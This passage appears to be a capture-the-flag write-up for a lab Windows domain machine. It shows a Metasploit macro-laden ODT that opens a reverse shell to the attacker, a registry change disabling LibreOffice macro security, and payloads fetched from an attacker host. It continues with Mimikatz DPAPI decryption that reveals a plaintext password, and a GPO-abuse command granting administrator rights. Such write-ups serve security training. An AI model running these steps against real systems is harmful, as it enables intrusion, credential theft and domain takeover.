
When navigating to the internal site via `http://127.0.0.1:8083`, we are presented with a business site accepting job applications.



By clicking on `Submit Application`, we are directed to a job application form.



We are asked to upload a resume. We attempt to upload a text file after filling out the form and get an error message stating that only `DOC, DOCX, DOCM and ODT` are supported file formats.



To test this feature, we create a test `ODT` file and upload it via the portal.

```
echo test > test.odt
```

After uploading the new `ODT` file, we see `Upload Successful`.

📄 Job Application Submission

✔ Upload Successful!

Checking `c:\xampp\htdocs\internal\applications` we see that our application form is stored there.

```
c:\xampp\htdocs\internal\applications> dir

 Volume in drive C has no label.
 Volume Serial Number is C626-9388

 Directory of c:\xampp\htdocs\internal\applications

06/12/2024  02:54 PM    <DIR>          .
01/30/2024  09:39 AM    <DIR>          ..
06/12/2024  02:54 PM                 9 tcg-it-30-000-0-5-years-tcg@htb-eu.doc
               1 File(s)              9 bytes
               2 Dir(s)   5,062,963,200 bytes free
```

Checking the permissions of the applications folder, we see that `PPotts` has full control over the directory and `web_account` has `write` privileges over the directory, meaning we can upload our documents directly to the folder without having to use the website.

```
c:\xampp\htdocs\internal> icacls applications

applications CREATOR OWNER:(OI)(CI)(IO)(F)
             OFFICE\PPotts:(OI)(CI)(NP)(F)
             NT AUTHORITY\SYSTEM:(OI)(CI)(F)
             NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(F)
             OFFICE\web_account:(OI)(CI)(RX,W)
             BUILTIN\Administrators:(OI)(CI)(F)
             BUILTIN\Users:(OI)(CI)(RX)

Successfully processed 1 files; Failed processing 0 files
```

After waiting for a few minutes, we see that someone has checked and deleted the file.

```
C:\xampp\htdocs\internal\applications> dir

 Volume in drive C has no label.
 Volume Serial Number is C626-9388

 Directory of C:\xampp\htdocs\internal\applications

06/12/2024  03:12 PM    <DIR>          .
01/30/2024  09:39 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   5,058,433,024 bytes free
```

Checking the file system for which type of document editor they are using shows that `LibreOffice` is in use.

```
C:\xampp\htdocs\internal\applications> dir "C:\Program Files"

 Volume in drive C has no label.
 Volume Serial Number is C626-9388

 Directory of C:\Program Files

02/14/2024  03:18 AM    <DIR>          .
01/22/2024  10:58 AM    <DIR>          Common Files
01/25/2024  01:20 PM    <DIR>          Internet Explorer
01/17/2024  02:26 PM    <DIR>          LibreOffice 5
<SNIP>
```

We fire up `MetaSploit` and prepare a payload to send to the target.

```
use exploit/multi/misc/openoffice_document_macro
set payload windows/x64/meterpreter/reverse_tcp
set srvhost 10.10.14.44
set filename test.odt
set lhost 10.10.14.44
set lport 4445
run

msf6 exploit(multi/misc/openoffice_document_macro) > [*] Using URL:
http://10.10.14.44:8080/5W5FuiULw
[*] Server started.
[*] Generating our odt file for Apache OpenOffice on Windows (PSH)...
<SNIP>
[*] Packaging file: styles.xml
[+] test.odt stored at /root/.msf4/local/test.odt
```

At this stage, we have a newly-generated `test.odt` file that we need to upload to the target. We copy it to the current working directory.

```
cp /root/.msf4/local/test.odt .
```

On our remote shell, we download it to the target.

```
C:\xampp\htdocs\internal\applications> powershell iwr http://10.10.14.44/test.odt
-O test.odt
C:\xampp\htdocs\internal\applications> dir

 Volume in drive C has no label.
 Volume Serial Number is C626-9388

 Directory of C:\xampp\htdocs\internal\applications

06/12/2024  03:22 PM    <DIR>          .
01/30/2024  09:39 AM    <DIR>          ..
06/12/2024  03:22 PM             7,707 test.odt
               1 File(s)          7,707 bytes
               2 Dir(s)   5,049,262,080 bytes free
```

After a couple of minutes, we see that the payload is gone and we didn't catch a reverse shell.

```
C:\xampp\htdocs\internal\applications> dir

 Volume in drive C has no label.
 Volume Serial Number is C626-9388

 Directory of C:\xampp\htdocs\internal\applications

06/12/2024  03:22 PM    <DIR>          .
01/30/2024  09:39 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   5,050,945,536 bytes free
```

According to the [LibreOffice Wikipedia](), there are registry values that can be used to control the security of the application. A particular value that catches our interest is the `MacroSecurityLevel`. According to the documentation:

```
Security Level is set to High. In order to be able to open a macro it needs to be
set to Medium.
Set “Macro security level” to “High” and lock the settings:
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\LibreOffice\org.openoffice.Office.Common\Se
curity\Scripting\MacroSecurityLevel]
  "Value"="2"
  "Final"=dword:00000001
```

We query the registry to determine the current setting for macro execution.

```
C:\xampp\htdocs\internal\applications> reg query
"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\LibreOffice\org.openoffice.Office.Common\Se
curity\Scripting\MacroSecurityLevel"

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\LibreOffice\org.openoffice.Office.Common\Sec
urity\Scripting\MacroSecurityLevel
    Value    REG_DWORD    0x3
    Final    REG_DWORD    0x1
```

The value is set to 3, which means it's set to `High` security level. We need to find a way to change this value to allow our macros to trigger. Checking the group permissions, we see that `tstark` is, in fact, a group member of `Registry Editors`, which means he can explicitly control registry values on the system.

```
C:\xampp\htdocs\internal\applications> net user tstark

User name                    tstark
<SNIP>
Local Group Memberships
Global Group memberships     *Domain Users         *Registry Editors
The command completed successfully.
```

With this information, we attempt to change the registry values with our shell as `tstark`, then verify if the new value has been applied.

```
C:\Windows\system32> reg.exe add
"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\LibreOffice\org.openoffice.Office.Common\Se
curity\Scripting\MacroSecurityLevel" /v "Value" /t REG_DWORD /d 0 /f

The operation completed successfully.

C:\Windows\system32> reg query
"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\LibreOffice\org.openoffice.Office.Common\Se
curity\Scripting\MacroSecurityLevel"

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\LibreOffice\org.openoffice.Office.Common\Sec
urity\Scripting\MacroSecurityLevel
    Value    REG_DWORD    0x0
    Final    REG_DWORD    0x1
```

With the new registry value in place having disabled macro security, let's upload our payload again through our `web_account` shell.

```
powershell iwr http://10.10.14.44/test.odt -O test.odt
```

After waiting for a couple of minutes, we get a shell as `PPotts`.

```
[+] test.odt stored at /root/.msf4/local/test.odt
[*] 10.129.230.226   openoffice_document_macro - Sending payload
[*] Sending stage (201798 bytes) to 10.129.230.226
[*] Meterpreter session 1 opened (10.10.14.44:4445 -> 10.129.230.226:59314) at
2024-06-12 15:40:53 +0100

msf6 exploit(multi/misc/openoffice_document_macro) > sessions

Active sessions
===============

  Id  Name  Type                     Information         Connection
  --  ----  ----                     -----------         ----------
  1         meterpreter x64/windows  OFFICE\ppotts @ DC  10.10.14.44:4445 ->
10.129.230.226:59314 (10.129.230.226)
```

We switch to the opened session, create a new `cmd.exe` process and then migrate to that process to ensure stability.

```
msf6 exploit(multi/misc/openoffice_document_macro) > sessions -i 1

[*] Starting interaction with 1...

meterpreter > execute -H -f cmd.exe

Process 6336 created.

meterpreter > migrate 6336

[*] Migrating from 8080 to 6336...
[*] Migration completed successfully.

meterpreter > getuid

Server username: OFFICE\ppotts
```

HHogan

We spawn a shell and check if there are any saved credentials on the user's accounts.

```
meterpreter > shell

Process 2368 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice 5\program> cmdkey /list

Currently stored credentials:

    Target: LegacyGeneric:target=MyTarget
    Type: Generic
    User: MyUser
```

```
    Target: Domain:interactive=office\hhogan
    Type: Domain Password
    User: office\hhogan
```

Using these credentials, we can attempt to run `runas` and see if we can access the `hhogan` account.

```
C:\Program Files\LibreOffice 5\program> runas.exe /user:office\hhogan /savecred
whoami

Enter the password for office\hhogan:
```

This fails because it prompts us for a password and expects the user to supply the password at least once before being able to continue to use the `/savecred` feature. We could use DPAPI to obtain the credentials for `hhogan` but we face an issue, as we need `PPotts`'s password to decrypt the credentials using the master key.

Fortunately, there is a particular [blog post]() by `SpecterOps` that highlights an important component called `MS-BKRP` that handles the decryption of DPAPI keys. If our current owner owns the master key, we can get the domain controller to decrypt it for us. Since we are `PPotts` and own the master credentials associated with the account, we can abuse this component.

```
As Benjamin details, a component of MS-BKRP (the Microsoft BackupKey Remote
Protocol) is a RPC server running on domain controllers that handles decryption
of DPAPI keys for authorized users via its domain-wide DPAPI backup key. In other
words, if our current user context “owns” a given master key, we can nicely ask a
domain controller to decrypt it for us! This is not a “vuln”, it is by design,
and is meant as a failsafe in case users change/lose their passwords, and to
support various smart cards’ functionality.
```

If we try to enumerate the credentials within a command shell, we get `File Not Found`.

```
C:\Program Files\LibreOffice 5\program> dir
C:\users\ppotts\appdata\roaming\microsoft\credentials\

 Volume in drive C has no label.
 Volume Serial Number is C626-9388

 Directory of C:\users\ppotts\appdata\roaming\microsoft\credentials

File Not Found
```

However, if we switch to `PowerShell` and force the directory listing, we can see there are multiple keys stored here.

```
C:\Program Files\LibreOffice 5\program> powershell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Program Files\LibreOffice 5\program> ls -force
C:\users\ppotts\appdata\roaming\microsoft\credentials\

    Directory: C:\users\ppotts\appdata\roaming\microsoft\credentials

Mode      LastWriteTime         Length Name
----      -------------         ------ ----
-a-hs-    5/9/2023   2:08 PM    358    18A1927A997A794B65E9849883AC3F3E
-a-hs-    5/9/2023   4:03 PM    398    84F1CAEEBF466550F4967858F9353FB4
-a-hs-    6/12/2024  3:48 PM    374    E76CCA3670CD9BB98DF79E0A8D176F1E
```

There are three credential files but we don't yet know which one contains the credentials we are looking for. Another thing to notice is that there is only 1 master key available, meaning that all three credentials have been encrypted using the same master key. We have to find the location of the master key, which is typically stored in `C:\users\USER\appdata\roaming\microsoft\protect\`.

```
PS C:\Program Files\LibreOffice 5\program> ls -force
C:\users\ppotts\appdata\roaming\microsoft\protect\

    Directory: C:\users\ppotts\appdata\roaming\microsoft\protect

Mode      LastWriteTime         Length Name
----      -------------         ------ ----
d---s-    1/17/2024   3:43 PM          S-1-5-21-1199398058-4196589450-691661856-
1107
-a-hs-    5/2/2023    4:13 PM    24    CREDHIST
-a-hs-    1/17/2024   4:06 PM    76    SYNCHIST

PS C:\Program Files\LibreOffice 5\program> ls -force
C:\users\ppotts\appdata\roaming\microsoft\protect\S-1-5-21-1199398058-4196589450-
691661856-1107

    Directory: C:\users\ppotts\appdata\roaming\microsoft\protect\S-1-5-21-
1199398058-4196589450-691661856-1107

Mode      LastWriteTime         Length Name
----      -------------         ------ ----
-a-hs-    1/17/2024   3:43 PM    740    10811601-0fa9-43c2-97e5-9bef8471fc7d
-a-hs-    5/2/2023    4:13 PM    740    191d3f9d-7959-4b4d-a520-a444853c47eb
-a-hs-    6/12/2024   1:20 PM    740    40735145-e483-426c-bcdf-242108ecb3d4
-a-hs-    5/2/2023    4:13 PM    900    BK-OFFICE
-a-hs-    6/12/2024   1:20 PM    24     Preferred
```

Since the `CREDHIST` file shows the date of `5/2/2023` we know that the master key used to encrypt the passwords is stored in `191d3f9d-7959-4b4d-a520-a444853c47eb`, which has the same date. We upload mimikatz to the target and begin the decryption phase.

```
meterpreter > cd c:\temp
meterpreter > upload mimikatz.exe
```

```
[*] Uploading  : /root/htb/weekly/office/x64/mimikatz.exe -> mimikatz.exe
[*] Uploaded 1.29 MiB of 1.29 MiB (100.0%):
/root/htb/weekly/office/x64/mimikatz.exe -> mimikatz.exe
[*] Completed  : /root/htb/weekly/office/x64/mimikatz.exe -> mimikatz.exe

meterpreter > shell

Process 3952 created.
Channel 3 created.
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\temp>
```

Now we try to obtain the masterkey value so that we can decrypt the credentials stored on the system.

```
C:\temp> .\mimikatz.exe

<...SNIP...>
mimikatz # dpapi::masterkey
/in:C:\users\ppotts\appdata\roaming\microsoft\protect\S-1-5-21-1199398058-
4196589450-691661856-1107\191d3f9d-7959-4b4d-a520-a444853c47eb /rpc

**MASTERKEYS**
  dwVersion          : 00000002 - 2
  szGuid             : {191d3f9d-7959-4b4d-a520-a444853c47eb}
  dwFlags            : 00000000 - 0
  dwMasterKeyLen     : 00000088 - 136
  dwBackupKeyLen     : 00000068 - 104
  dwCredHistLen      : 00000000 - 0
  dwDomainKeyLen     : 00000174 - 372
[masterkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : c521daa0857ee4fa6e4246266081e94c
    rounds           : 00004650 - 18000
    algHash          : 00008009 - 32777 (CALG_HMAC)
    algCrypt         : 00006603 - 26115 (CALG_3DES)
    pbKey            :
1107e1ab3e107528a73a2dafc0a2db28de1ea0a07e92cff03a935635013435d75e41797f612903d6e
ea41a8fc4f7ebe8d2fbecb0c74cdebb1e7df3c692682a066faa3edf107792d116584625cc97f00943
84a5be811e9d5ce84e5f032704330609171c973008d84f

[backupkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : a2741b13d7261697be4241ebbe05098a
    rounds           : 00004650 - 18000
    algHash          : 00008009 - 32777 (CALG_HMAC)
    algCrypt         : 00006603 - 26115 (CALG_3DES)
    pbKey            :
21bf24763fbb1400010c08fccc5423fe7da8190c61d3006f2d5efd5ea586f463116805692bae637b2
ab548828b3afb9313edc715edd11dc21143f4ce91f4f67afe987005320d3209
```

```
[domainkey]
  **DOMAINKEY**
    dwVersion        : 00000002 - 2
    dwSecretLen      : 00000100 - 256
    dwAccesscheckLen : 00000058 - 88
    guidMasterKey    : {e523832a-e126-4d6e-ac04-ed10da72b32f}
    pbSecret         :
159613bdc2d90dd4834a37e29873ce04c74722a706d0ba4770865039b3520ff46cf9c9281542665df
2e72db48f67e16e2014e07b88f8b2f7d376a8b9d47041768d650c20661aee31dc340aead98b760066
2d2dc320b4f89cf7384c2a47809c024adf0694048c38d6e1e3e10e8bd7baa7a6f1214cd3a029f8372
225b2df9754c19e2ae4bc5ff4b85755b4c2dfc89add9f73c54ac45a221e5a72d3efe491aa6da8fb01
04a983be20af3280ae68783e8648df413d082fa7d25506e9e6de1aadbf9cf93ec8dfc5fab4bfe1dd1
492dbb679b1fa25c3f15fb8500c6021f518c74e42cd4b5d5d6e1057f912db5479ebda56892f346b4e
9bf6404906c7cd65a54eea2842
    pbAccesscheck    :
1430b9a3c4ab2e9d5f61dd6c62aab8e1742338623f08461fe991cccd5b3e4621d4c8e322650460181
967c409c20efcf02e8936c007f7a506566d66ba57448aa8c3524f0b9cf881afcbb80c9d8c341026f3
d45382f63f8665

Auto SID from path seems to be: S-1-5-21-1199398058-4196589450-691661856-1107

[backupkey] without DPAPI_SYSTEM:
  key : 4d1b2c18baba7442e79d33cc771bf54027ae2500e08da3ecfccf91303bd471b6
  sha1: eeb787c4259e3c8b8408201ee5e54fc29fad22b2

[domainkey] with RPC
[DC] 'office.htb' will be the domain
[DC] 'DC.office.htb' will be the DC server
  key :
87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde99ec95413e18b
0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166
  sha1: 85285eb368befb1670633b05ce58ca4d75c73c77
```

We got the key value of `87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde99ec95413e18b0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166` from the RPC. With this key, we can now decrypt the stored passwords.

```
mimikatz # dpapi::cred
/in:C:\users\ppotts\appdata\roaming\microsoft\credentials\84F1CAEEBF466550F496785
8F9353FB4 /unprotect
/masterkey:87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde99
ec95413e18b0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166

<...SNIP...>
Decrypting Credential:
 * using CryptUnprotectData API
 * volatile cache: GUID:{191d3f9d-7959-4b4d-a520-
a444853c47eb};KeyHash:85285eb368befb1670633b05ce58ca4d75c73c77;Key:available
 * masterkey     :
87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde99ec95413e18b
0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 000000be - 190
```

```
  credUnk0       : 00000000 - 0

  Type           : 00000002 - 2 - domain_password
  Flags          : 00000000 - 0
  LastWritten    : 5/9/2023 11:03:21 PM
  unkFlagsOrSize : 00000018 - 24
  Persist        : 00000003 - 3 - enterprise
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : Domain:interactive=OFFICE\HHogan
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : OFFICE\HHogan
  CredentialBlob : H4ppyFtW183#
  Attributes     : 0
```

We successfully obtained the decrypted password for `HHogan`.

Privilege Escalation

Checking the user information of this account, we see that they are a part of `Remote Management Users` and `GPO Managers`.

```
C:\temp> net user hhogan

User name                    HHogan
<SNIP>

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users         *GPO Managers
The command completed successfully.
```

Let's access the account with `WinRM`.

```
evil-winrm -i 10.129.230.226 -u hhogan -p 'H4ppyFtW183#'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\HHogan\Documents>
```

At this stage, we need to enumerate possibilities that leverage being in the `GPO Managers` group. We upload PowerView to the target and begin reconnaissance.

We start by taking a look the policies that are applied across the domain:

```
*Evil-WinRM* PS C:\Users\HHogan\Documents> powershell iwr
http://10.10.14.44/PowerView.ps1 -O PowerView.ps1
```

```
*Evil-WinRM* PS C:\Users\HHogan\Documents> . .\PowerView.ps1
*Evil-WinRM* PS C:\Users\HHogan\Documents> Get-DomainGPO | select displayName

displayname
-----------
Default Domain Policy
Default Domain Controllers Policy
Default Active Directory Settings GPO
Password Policy GPO
Software Installation GPO
Windows Update GPO
Windows Firewall GPO
Windows Update Domain Policy
```

We then enumerate the ACLs for the `GPO Managers`, filtering for the object's SID.

```
*Evil-WinRM* PS C:\Users\HHogan\Documents> $sid = Get-DomainObject -Identity "GPO
Managers" -Properties objectsid
*Evil-WinRM* PS C:\Users\HHogan\Documents> Get-DomainGPO | Get-ObjectAcl | ?
{$_.SecurityIdentifier -eq $sid}


ObjectDN              : CN={31B2F340-016D-11D2-945F-
00C04FB984F9},CN=Policies,CN=System,DC=office,DC=htb
ObjectSID             :
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty,
GenericExecute
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 131127
SecurityIdentifier    : S-1-5-21-1199398058-4196589450-691661856-1117
AceType               : AccessAllowed
AceFlags              : ContainerInherit
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
AuditFlags            : None

ObjectDN              : CN={6AC1786C-016F-11D2-945F-
00C04fB984F9},CN=Policies,CN=System,DC=office,DC=htb
ObjectSID             :
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty,
GenericExecute
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 131127
SecurityIdentifier    : S-1-5-21-1199398058-4196589450-691661856-1117
AceType               : AccessAllowed
AceFlags              : ContainerInherit
IsInherited           : False
InheritanceFlags      : ContainerInherit
```

```
PropagationFlags        : None
AuditFlags              : None
```

We see that we have complete control over writing new GPOs and executing them. Now we need to abuse this functionality, and we will use SharpGPOAbuse to automate this process and abuse the `Default Domain Policy`.

```
*Evil-WinRM* PS C:\Users\HHogan\Documents> .\SharpGPOAbuse.exe --AddComputerTask
--TaskName "New Task" --Author Office\Administrator --Command "cmd.exe" --
Arguments "/c net localgroup administrators hhogan /add" --GPOName "DEFAULT
DOMAIN CONTROLLERS POLICY"

[+] Domain = office.htb
[+] Domain Controller = DC.office.htb
[+] Distinguished Name = CN=Policies,CN=System,DC=office,DC=htb
[+] GUID of "DEFAULT DOMAIN CONTROLLERS POLICY" is: {6AC1786C-016F-11D2-945F-
00C04fB984F9}
[+] Creating file \\office.htb\SysVol\office.htb\Policies\{6AC1786C-016F-11D2-
945F-00C04fB984F9}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new immediate task. Wait for the GPO
refresh cycle.
[+] Done!
```

We used the tool to add `hhogan` to the local `administrators` group. Finally, we force the updated GPO to take effect.

```
*Evil-WinRM* PS C:\Users\HHogan\Documents> gpupdate /force

Updating policy...

Computer Policy update has completed successfully.

User Policy update has completed successfully.
```

At this point, if we exit out of our WinRM session and log in again as `HHogan`, we will have an administrator shell and can read the root flag.

```
*Evil-WinRM* PS C:\Users\HHogan\Documents> net user hhogan

<...SNIP...>
Local Group Memberships      *Administrators       *Remote Management Use
Global Group memberships     *Domain Users         *GPO Managers
The command completed successfully.
```

The `root` flag can be read as `hhogan` at `c:\users\administrator\desktop\root.txt`.